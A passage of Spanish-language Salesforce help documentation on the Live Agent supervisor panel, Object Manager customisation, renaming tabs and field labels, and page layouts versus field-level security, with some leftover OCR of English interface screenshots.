Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Detalles del agente | Descripción |
|---|---|
| Nombre del agente | El nombre del agente.<br>Nota: Si aparece un indicador de color rojo junto al nombre, el agente ha solicitado ayuda. Responda a través del módulo de detalles de chat (extremo derecha). |
| Estado | El estado de Live Agent del agente. |
| Acción | Las acciones que puede realizar para cambiar el estado del agente. |
| Número de sesiones de chat en curso | El número se sesiones de chat en las que está trabajando un agente. |
| Número de solicitudes asignadas | El número de solicitudes de chat pendientes asignadas actualmente al agente. |
| Tiempo transcurrido desde el inicio de sesión | El tiempo que el agente estuvo conectado en Live Agent. |
| Tiempo transcurrido desde la última vez que se aceptó | El tiempo transcurrido desde que el agente aceptó una solicitud de chat. |
| Mensaje al supervisor (opcional) | El mensaje privado que el agente envía con un indicador de ayuda. |

Amplíe el nombre de cada agente para ver detalles acerca de los clientes con los que está chateando.

| Detalles del cliente | Descripción |
|---|---|
| Nombre del visitante | El nombre del cliente, si está disponible. |
| IP | La dirección IP del dispositivo del cliente. |
| Red | La red del cliente, si está disponible. |
| Navegador | El tipo de navegador utilizado por el cliente para conectarse a su ventana de chat. |
| Ciudad | La ciudad desde la cual está chateando el cliente. |
| País | El país desde el cual está chateando el cliente. |
| Duración | El tiempo que el cliente ha trabajado en una sesión de chat con el agente. |

| Detalles del cliente | Descripción |
|---|---|
| Acción | Las acciones que puede realizar para ver la sesión de chat del cliente con el agente. |

CONSULTE TAMBIÉN

Estados de Live Agent

## Lista de estado de la cola

La lista de estado de la cola en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de las colas y los botones de chat de su organización.

| Detalles de la cola | Descripción |
|---|---|
| Nombre de botón | El nombre del botón de chat. |
| Id. | El Id. exclusivo de Salesforce del botón de chat. |
| Longitud de la cola | El número de sesiones de chat a la espera de ser asignadas a un agente. |
| Espera máxima | El tiempo máximo que la sesión de chat de un cliente ha esperado para conectarse a un agente. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Supervisar las sesiones de chat de sus agentes

Visualice las sesiones de chat de sus agentes desde el panel de supervisores mientras ayudan a sus clientes. Puede supervisar el rendimiento de sus agentes y proporcionarles ayuda y comentarios en tiempo real mientras asisten a clientes.

1. En la lista Estado del agente, haga clic en para ampliar la información acerca del agente cuyo chat desea visualizar. Si un agente ha solicitado ayuda, verá un indicador de color rojo junto al nombre y un mensaje privado (extremo derecho) si el agente ha introducido alguno.
2. Para ver una sesión de chat, haga clic en **Ver** en la columna Acción de la sesión de chat que desea supervisar.

   El monitor de chat se abre en la lista Estado del agente.
3. Para enviar un mensaje privado a un agente mientras el agente chatea con un cliente, escriba su mensaje en el campo de mensaje y pulse **Intro**.

   El agente puede ver su mensaje en el registro de chat, pero el mensaje no es visible para el cliente.

Cuando finalice la supervisión del chat de su agente, haga clic en de nuevo para contraer el monitor de chat.

Para eliminar un indicador después de proporcionar ayuda, haga clic en **Bajar indicador**.

CONSULTE TAMBIÉN

Lista de estado del agente

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para utilizar el panel de supervisores de Live Agent en la consola de Salesforce:

- Acceda a la ficha Supervisor de Live Agent en un perfil de usuario o conjunto de permisos e incluida en una aplicación de la consola de Salesforce

Para visualizar sesiones de chat de agentes:

- "Vista rápida de agente activada" en su configuración de Live Agent

Para enviar mensajes de susurro a agentes:

- "Mensajes de susurro activados" en su configuración de Live Agent

# Asignar habilidades a agentes

Asigne habilidades a sus agentes ya que la experiencia de su equipo evoluciona.

1. En Configuración, introduzca *Habilidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Habilidades**.
2. Haga clic en el nombre de la habilidad que desee asignar.
3. Haga clic en **Modificar**.
4. Seleccione si son los perfiles (recomendado) o los usuarios individuales quien tengan esta habilidad.
5. Haga clic en **Guardar**.

Si no tiene acceso a la página Habilidades, solicite a su administrador de Salesforce que active este permiso. Solo su administrador puede crear habilidades.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para asignar habilidades:

- "Asignar habilidades de Live Agent a usuarios"

# Generar informes sobre sesiones de Live Agent

Obtenga visibilidad de las actividades de chat de sus agentes creando informes sobre las sesiones de chat de Live Agent.

Puede crear un tipo de informe personalizado para sesiones de chat de Live Agent y utilizarlo para ejecutar informes en las sesiones de sus agentes utilizando el Generador de informes. Estos informes de sesión de Live Agent pueden proporcionar perspectivas acerca de las actividades de chat de sus agentes, por ejemplo, si su equipo de agentes puede o no gestionar todas las solicitudes de chat de sus clientes.

1. Cree un tipo de informe personalizado utilizando Sesiones de Live Agent como objeto principal.
2. Cree un nuevo informe de Live Agent utilizando el Generador de informes.
3. Personalice su informes para incluir las columnas de información que desea en la función.
4. Guarde o ejecute el informe.

CONSULTE TAMBIÉN

- Creación de un informe
- Generación de un informe nuevo
- Registros de sesión de Live Agent

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Bienvenidos, Administradores de herramientas instantáneas de Salesforce

¿Preparados para ir más allá de los conceptos básicos de administración de Salesforce? ¿Desea personalizar su organización, expandir sus límites y mejorar su funcionalidad? Puede hacer eso y mucho más sin tener que escribir ni una línea de código. Lo único que necesita es un ratón y sed de aventura. Prepárese para explorar.

Dentro encontrará multitud de funciones que puede usar para ampliar su organización. Mejore sus objetos, datos y campos, personalice el aspecto de su organización, aumente sus procesos comerciales, cree sitios Web y cree aplicaciones todo ello usando herramientas instantáneas.

## Configuración de gestión de búsqueda de objetos

Salesforce le permite personalizar su modelo de objetos con funciones como campos personalizados, formatos de página y reglas de validación. Dependiendo de la experiencia de Salesforce que ha activado, estas personalizaciones se encuentran en diferentes áreas de Configuración.


Configuración de gestión de búsqueda de objetos en Lightning Experience

Salesforce le permite personalizar su modelo de objetos con funciones como campos personalizados, formatos de página y reglas de validación. La mayoría de los objetos están disponibles en Gestor de objetos en Configuración.

Configuración de gestión de búsqueda de objetos en Salesforce Classic

Salesforce le permite personalizar su modelo de objetos con funciones como campos personalizados, formatos de página y reglas de validación. Dependiendo del tipo de objeto que desee localizar, estas personalizaciones están ubicadas en áreas diferentes de Configuración.


## Configuración de gestión de búsqueda de objetos en Lightning Experience

Salesforce le permite personalizar su modelo de objetos con funciones como campos personalizados, formatos de página y reglas de validación. La mayoría de los objetos están disponibles en Gestor de objetos en Configuración.

EDICIONES


Disponible en: Lightning Experience


Disponible en: **todas** las ediciones

**Objetos estándar y objetos personalizados**

Un *objeto estándar*, como Cuenta o Contacto, está disponible sin ningún tipo de configuración con su organización de Salesforce. Un *objeto personalizado* es un objeto que usted u otro administrador ha creado.

Desde Configuración, introduzca `Gestor de objetos` en el cuadro `Búsqueda rápida`, a continuación, seleccione **Gestor de objetos**. Seleccione uno de los objetos de la lista y luego desplácese hasta la sección para la personalización específica.


SETUP
Object Manager
Find in page
Schema Builder
Create
28 Items, Sorted by Label
Refresh
LABEL
API NAME
DESCRIPTION
LAST MODIFIED
DEPLOYED
CUSTOM
Account
Account
Activity
Activity
Campaign
Campaign
Campaign Member
CampaignMember
Case
Case
Certification
Certification
Certification Definition
CertificationDef
Certification Section Definition
CertificationSectionDef


SETUP > OBJECT MANAGER
Account
Find in page
Schema Builder
Create
Fields & Relationships (30)
Related Lookup Filters (0)
Validation Rules (0)
Record Types (1)
Compact Layouts (1)
Page Layouts (1)
Search Layouts (6)
Triggers (0)
Buttons, Links, and Actions (16)
Object Limits (11)
Details
Description
API Name
Account
Custom
Singular Label
Account
Plural Label
Accounts
Enable Reports
Track Activities
Track Field History
Deployment Status
Help Settings
Standard Salesforce.com Help
Fields & Relationships (30)
New
Field Dependencies
Set History Tracking
FIELD LABEL
FIELD NAME
DATA TYPE
CONTROLLING FIELD
INDEXED
Account Division
Division
Division

Por ejemplo, para agregar un campo personalizado al objeto Cuenta, introduzca *Gestor de objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestor de objetos**. A continuación, seleccione **Cuenta** y desplácese hasta Campos y relaciones.

**Otros objetos estándar**

Algunos objetos estándar no están alojados en el Gestor de objetos. Para acceder a los parámetros de personalización para uno de dichos objetos, desde Configuración, introduzca el nombre del objeto en el cuadro Búsqueda rápida y seleccione el parámetro de personalización.

Desde Configuración, introduzca el nombre del objeto en el cuadro Búsqueda rápida y, a continuación, seleccione la personalización.

Por ejemplo, para agregar un desencadenador al objeto Grupos, introduzca *Grupo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Desencadenadores de grupo**.

**Objetos externos**

Un objeto *externo* es similar a los objetos personalizados excepto en que se asigna a datos ubicados fuera de su organización de Salesforce.

Desde Configuración, introduzca *Objetos externos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos externos**. A continuación, haga clic en uno de los objetos externos de la lista. Luego desplácese hasta la sección de la personalización específica.

Por ejemplo, para agregar un campo personalizado al objeto externo Pedidos, introduzca *Objetos externos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos externos**. Haga clic en **Pedidos** y desplácese hasta Relaciones y campos personalizados.

CONSULTE TAMBIÉN

Personalización con apuntar y hacer clic: Qué no está disponible en Lightning Experience

# Configuración de gestión de búsqueda de objetos en Salesforce Classic

Salesforce le permite personalizar su modelo de objetos con funciones como campos personalizados, formatos de página y reglas de validación. Dependiendo del tipo de objeto que desee localizar, estas personalizaciones están ubicadas en áreas diferentes de Configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

**Objetos estándar**

Un *objeto estándar*, como Cuenta o Contacto, está disponible sin ningún tipo de configuración con su organización de Salesforce.

Desde Configuración, introduzca el nombre del objeto apropiado en el cuadro Búsqueda rápida y, a continuación, seleccione la personalización específica.

Por ejemplo, para agregar un campo personalizado al objeto Caso, introduzca *Caso* en el cuadro Búsqueda rápida y, a continuación, seleccione **Campos** bajo Casos.

**Objetos personalizados**

Un *objeto personalizado* es un objeto que usted u otro administrador ha creado.

Desde Configuración, introduzca *Objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos**. A continuación, haga clic en uno de los objetos personalizados de la lista. Luego desplácese hasta la sección de la personalización específica.

Por ejemplo, para agregar un campo personalizado al objeto Solicitudes de trabajo, introduzca `Objetos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Objetos**. Haga clic en **Solicitudes de trabajo** y desplácese hasta Relaciones y campos personalizados.

**Objetos externos**

Un objeto *externo* es similar a los objetos personalizados excepto en que se asigna a datos ubicados fuera de su organización de Salesforce.

Desde Configuración, introduzca `Objetos externos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Objetos externos**. A continuación, haga clic en uno de los objetos externos de la lista. Luego desplácese hasta la sección de la personalización específica.

Por ejemplo, para agregar un campo personalizado al objeto externo Pedidos, introduzca `Objetos externos` en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos externos**. Haga clic en **Pedidos** y desplácese hasta Relaciones y campos personalizados.

# Personalizar su organización de Salesforce

Demostración rápida acerca de cómo personalizar el aspecto de Salesforce para su organización.

Puede personalizar cada una de las fichas estándar y los tipos de registros, así como añadir campos personalizados y definir formatos de página. También puede personalizar las opciones de interfaz de usuario, etiquetado y búsqueda de su organización. Además, los usuarios con Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition pueden personalizar diversas opciones de pantalla personales.

Para adaptar Salesforce a los requisitos de su organización, puede personalizar la presentación de las diferentes fichas y elementos. Seleccione un vínculo para comenzar con cualquier tarea.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las opciones de personalización disponibles serán distintas en función de la edición de Salesforce que tenga.

PERMISOS DE USUARIO

Para ver opciones de configuración:

- "Ver parámetros y configuración"

Para personalizar su organización:

- "Personalizar aplicación"

# Menú de acceso rápido de Force.com

El menú de acceso rápido de Force.com ofrece prácticos accesos directos a funciones de personalización.

Cuando esté trabajando en aplicaciones u objetos, utilice este menú para ir a funciones relevantes de personalización de aplicaciones. Está disponible en las páginas de visualización de listas de objetos y las páginas de detalles del registro.

Nota: Si está activada la función de programación con arrastrar y soltar en vistas de lista, el menú de acceso rápido de Force.com no está visible para vistas de lista en cuentas, contactos y objetos personalizados.

- Para expandir o contraer el menú, haga clic en (o pulse ALT+;).
- Para desplazar hacia abajo la lista del menú, pulse la tecla de Tabulador.
- Para seleccionar una opción del menú, pulse Intro.
- Para eliminar el menú de todas las visualizaciones de listas y páginas de registro, haga clic en **Desactivar menú**.

Para restaurar el menú de acceso rápido:

1. Desde su configuración personal, introduzca `Detalles de usuario avanzado` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca `Información personal` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Haga clic en **Modificar**.
3. Seleccione la casilla de verificación **Menú de acceso rápido de Force.com**.
4. Haga clic en **Guardar**.

## CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver el menú de acceso rápido de Force.com:

- "Personalizar aplicación"

# Cambiar las etiquetas Objeto, Ficha y Campo

Puede cambiar el nombre de la mayoría de los objetos, campos y fichas en Salesforce. Este sencillo ajuste le permite seguir utilizando la terminología que sus usuarios ya conocen y los ayuda en la transición al uso de Salesforce. No obstante, la Ayuda de Salesforce de la mayoría de las páginas de Configuración siempre muestran los nombres originales de los objetos, campos y fichas estándar.

Por ejemplo, puede cambiar la etiqueta del nombre del objeto "Cuentas" y la ficha relacionada "Cuentas" a "Empresas", y cambiar el campo "Nombre de cuenta" a "Nombre de empresa". Cuando cambia el nombre de un objeto, ficha o campo, el nuevo nombre aparece en todas las páginas que ven los usuarios, en Salesforce for Outlook y en Connect Offline.

Antes de cambiar el nombre de fichas, objetos, campos y otras etiquetas, revise las sugerencias de implementación para administradores.

1. En Configuración, introduzca *Cambiar nombre de fichas y etiquetas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas**.
2. Seleccione su idioma predeterminado en la lista desplegable Seleccionar idioma situada en la parte superior de la página.

   Nota: En hebreo es recomendable que configure el cambio de nombre de fichas al mínimo porque el género variable de los verbos no es compatible y los verbos pueden perder la concordancia de género.

3. Haga clic en **Modificar** junto a la ficha cuyo nombre desea cambiar. Haga clic en **Restablecer** para devolver el nombre original de una ficha.

   Nota: No puede restablecer los nombres de fichas de objetos personalizados.

4. Introduzca el singular y el plural del nuevo nombre de ficha. Del mismo modo, si se puede hacer en su idioma, seleccione Empieza por un sonido de vocal para etiquetas que comienzan por una vocal para garantizar que Salesforce utiliza el artículo apropiado (como "a" o "an" en inglés). A continuación, haga clic en **Siguiente**.

   Cuando cambia el nombre de una ficha o un objeto, no puede utilizar el nombre de otra ficha estándar, objeto personalizado, objeto externo ni ficha personalizada.

5. Introduzca sus etiquetas para las etiquetas de campos estándar y otros elementos de la interfaz de usuario. Asegúrese de introducir el singular y el plural de las etiquetas que lo necesiten. Seleccione Empieza con un sonido de vocal para etiquetas que empiecen por vocal.
6. Haga clic en **Guardar**.

Repita este procedimiento para traducir etiquetas en el resto de idiomas utilizados en su organización.

Consejo: Tras modificar el nombre de una ficha u objeto, modifique el nombre de los informes personalizados, paneles, perfiles, conjuntos de permisos, campos personalizados y vistas de lista que contengan el nombre original. Puede modificar etiquetas mediante el Sistema de traducción. Para cambiar el nombre de un informe estándar, haga clic en **Guardar como** y guárdelo en una carpeta creada para el nuevo nombre.

Otras opciones de configuración de fichas incluyen:

- Los usuarios individuales pueden controlar las fichas y los vínculos relacionados que se mostrarán en sus propios inicios de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar el nombre de una ficha y un campo:

- "Personalizar aplicación"

  O

  "Ver parámetros y configuración"

  Y

  Estar designado como traductor

Para restablecer fichas con nombre modificado:

- "Personalizar aplicación"

  O

  "Ver parámetros y configuración"

  Y

  Estar designado como traductor

EDICIONES

Disponible en: Salesforce Classic

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Además de las fichas estándar que Salesforce proporciona, los usuarios pueden crear fichas personalizadas completamente nuevas dependiendo de la edición que utilicen. Para obtener más información, consulte Fichas personalizadas.
- En organizaciones con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede sustituir la página de inicio de la ficha que aparece cuando un usuario hace clic en una ficha de objeto estándar, personalizado o externo. Para obtener más información, consulte Sustituir botones estándar y páginas de la ficha inicio en la página 5521.

## Cambio de nombre de etiquetas de cuentas personales

Si su organización utiliza cuentas personales, puede cambiar el nombre de estos campos estándar.

| Campo | Ficha | Descripción |
|---|---|---|
| `Cuenta empresarial` | Cuentas | Una cuenta que no es una cuenta personal porque no tiene un tipo de registro específico a cuentas personales. Esta etiqueta se utiliza principalmente para clarificar el tipo de cuentas que está importando. |
| `Cuenta personal` | Cuentas | Una cuenta personal. |
| `Contacto comercial` | Contactos | Un contacto que está asociado con una cuenta comercial. Esta etiqueta se utiliza principalmente para clarificar el tipo de cuentas que está importando. |

Si cambia el nombre de la etiqueta del campo `Cuenta personal`, la etiqueta con el nuevo nombre aparecerá en Salesforce:

- Como prefijo para diferenciar campos de cuentas personales los campos como `Fecha de nacimiento` y `Teléfono particular` de los campos de cuentas comerciales. Por ejemplo, `Cuenta personal: Fecha de nacimiento` está disponible como una columna de cuenta en informes de oportunidad.
- En el nombre y el icono del campo `Es cuenta personal`. Por ejemplo, si cambia el nombre del campo `Cuenta personal` a "Consumidor," `Es cuenta personal` se convertirá en `Es consumidor`.

Nota: Las etiquetas de los campos `Cuenta personal` y `Cuenta comercial` son independientes de los nombres de los tipos de registros reales.

- Para personalizar tipos de registro de cuenta personal, desde la configuración de gestión de objetos para cuentas personales, vaya a Tipos de registro.
- Para personalizar tipos de registro de cuenta empresarial, desde la configuración de gestión de objetos para cuentas empresariales, vaya a Tipos de registro.

CONSULTE TAMBIÉN

Consideraciones para el cambio de nombre de las etiquetas de ficha y campo

Cambiar el nombre de la ficha Chatter

Configuración de gestión de búsqueda de objetos

# Consideraciones para el cambio de nombre de las etiquetas de ficha y campo

Antes de cambiar el nombre a fichas y campos estándar y personalizados, consulte cómo esos cambios afectan a sus usuarios.

- Se puede cambiar el nombre de la mayoría de los objetos y las fichas estándar pero no todos. Por ejemplo, la ficha Previsiones no está disponible para el cambio de nombre. En Configuración, introduzca *Cambiar nombre de fichas y etiquetas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cambiar nombre de fichas y etiquetas** para ver una lista de las fichas y los objetos cuyos nombres puede cambiar.
- Las etiquetas con nuevo nombre aparecen en todas las páginas de usuario en Salesforce incluyendo Configuración personal. Sin embargo, todas las páginas del área Configuración utilizan las etiquetas originales predeterminadas.
- Algunos campos estándar, como `Creado por` y `Modificado por última vez por`, se omiten a propósito del resto porque realizan un seguimiento de la información del sistema.
- Después de cambiar el nombre de fichas, objetos o campos, compruebe los siguientes elementos adicionales que podrían necesitar una actualización manual:
  - Revise todos los nombres de vista de la lista. Los nombre de la vista de lista continúan mostrando el nombre de objeto original hasta que los cambie de forma manual.
  - Compruebe las descripciones y los nombres de informe estándar y para los objetos cuyo nombre ha cambiado.
  - Actualice los títulos y las descripciones de cualquier plantilla de correo electrónico que contiene el nombre de campo u objeto original.
  - Cambie manualmente cualquier otro elemento que ha personalizado con el nombre del nuevo campo u objeto. Por ejemplo, los campos personalizados, formatos de página y tipos de registro pueden contener el nombre de ficha o campo original.
- Connect Offline, Lightning for Outlook y Salesforce for Outlook utilizan sus nuevos nombres.
- Si tiene fichas, objetos o campos cuyo nombre ha cambiado, también puede sustituir la Ayuda de Salesforce por otra URL. Los usuarios pueden ver esta URL siempre que hagan clic en cualquier vínculo de ayuda contextual en una página del usuario final o en su Configuración personal. Una vez reemplazada la ayuda, el vínculo **Ayuda y formación** ubicado en la parte superior de cada página y todas las páginas de Configuración seguirán mostrando la Ayuda de Salesforce. Para obtener instrucciones acerca de la sustitución de la ayuda en línea, consulte Sustitución de ayuda de Salesforce en la página 4592.
- En hebreo es recomendable que configure el cambio de nombre de fichas al mínimo porque el género variable de los verbos no es compatible y los verbos pueden perder la concordancia de género.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar el nombre de las etiquetas de ficha y campo:
- "Personalizar aplicación"

Para restablecer fichas con nombre modificado:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Cambiar las etiquetas Objeto, Ficha y Campo

# Personalización de sus páginas

## Formatos de página y seguridad a nivel de campo

Utilice la seguridad a nivel de campo para controlar el acceso de los usuarios a los campos. Utilice los formatos de página para controlar el formato y la organización de páginas de detalles y modificación en Salesforce, el portal de autoservicio y el portal de clientes de Salesforce. Personalice los formatos de búsqueda para cambiar los campos que aparecen en los resultados de búsqueda y los botones que aparecen en las vistas de lista.

**Importante:** Cuando utiliza formatos de página para ocultar campos de las páginas de detalle y modificación, los usuarios aún pueden acceder a ellas. Los usuarios ven los campos por medio de informes, resultados de búsquedas, vistas de listas y la API. Para restringir el acceso a campos, utilice la seguridad a nivel de campo. La seguridad a nivel de campo no impide la búsqueda de valores en un campo. Cuando los términos de búsqueda coinciden en valores de campo protegidos por seguridad a nivel de campo, los registros asociados se devuelven en los resultados de búsqueda sin los campos protegidos ni sus valores. Del mismo modo, no utilice formatos de página para asegurar datos. Por ejemplo, la eliminación del botón **Modificar** de un formato de página no evita que los usuarios utilicen la modificación en línea. Para evitar que los usuarios modifiquen datos, utilice reglas de colaboración, seguridad a nivel de campo, propiedades de campo de formato de página, reglas de validación, permisos de objeto o páginas de Visualforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Formatos de página y de búsqueda disponibles en: **todas** las ediciones

Seguridad a nivel de campo disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Seguridad a nivel de campo

- Restrinja el acceso de los usuarios para ver y modificar registros. Por ejemplo, restrinja el acceso en informes, resultados de búsquedas, vistas de lista, listas relacionadas, plantillas de correo electrónico y de combinación de correo electrónico, vínculos personalizados, Connect Offline. También restrinja el acceso de API cuando sincronice datos o importe datos personales.
- Sustituya los ajustes de acceso a campos menos restrictivos en formatos de página y formatos de página en miniatura. Por ejemplo, si un formato de página requiere un campo que es de solo lectura en la configuración de la seguridad a nivel de campo, el campo sigue siendo de solo lectura para el usuario.
- Sustituya los ajustes de campo menos restrictivos en formatos de página. Por ejemplo, si un campo es visible en el formato de búsqueda pero está oculto por medio de la configuración de la seguridad a nivel de campo, el campo permanece oculto.

### Formatos de página

- Controle el formato y la organización de páginas de detalles y modificación.
- Controle qué campos, listas relacionadas y vínculos personalizados ven los usuarios solo en páginas de detalles y modificación.
- Controle qué botones estándar y personalizados se muestran en páginas de detalles y listas relacionadas.
- Determine si los campos son visibles, de solo lectura o necesarios solo en páginas de detalles y modificación.
- Determine los campos en los que los usuarios pueden importar datos.
- En Personal Edition, Contact Manager Edition, Group Edition y Professional Edition, controle los campos a los que pueden acceder los usuarios en listas relacionadas, vistas de lista, informes, Connect Offline, plantillas de correo electrónico y de combinación de correo electrónico, vínculos personalizados y cuándo se sincronizan los datos.
- En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, determine los formatos de página en miniatura, incluyendo:
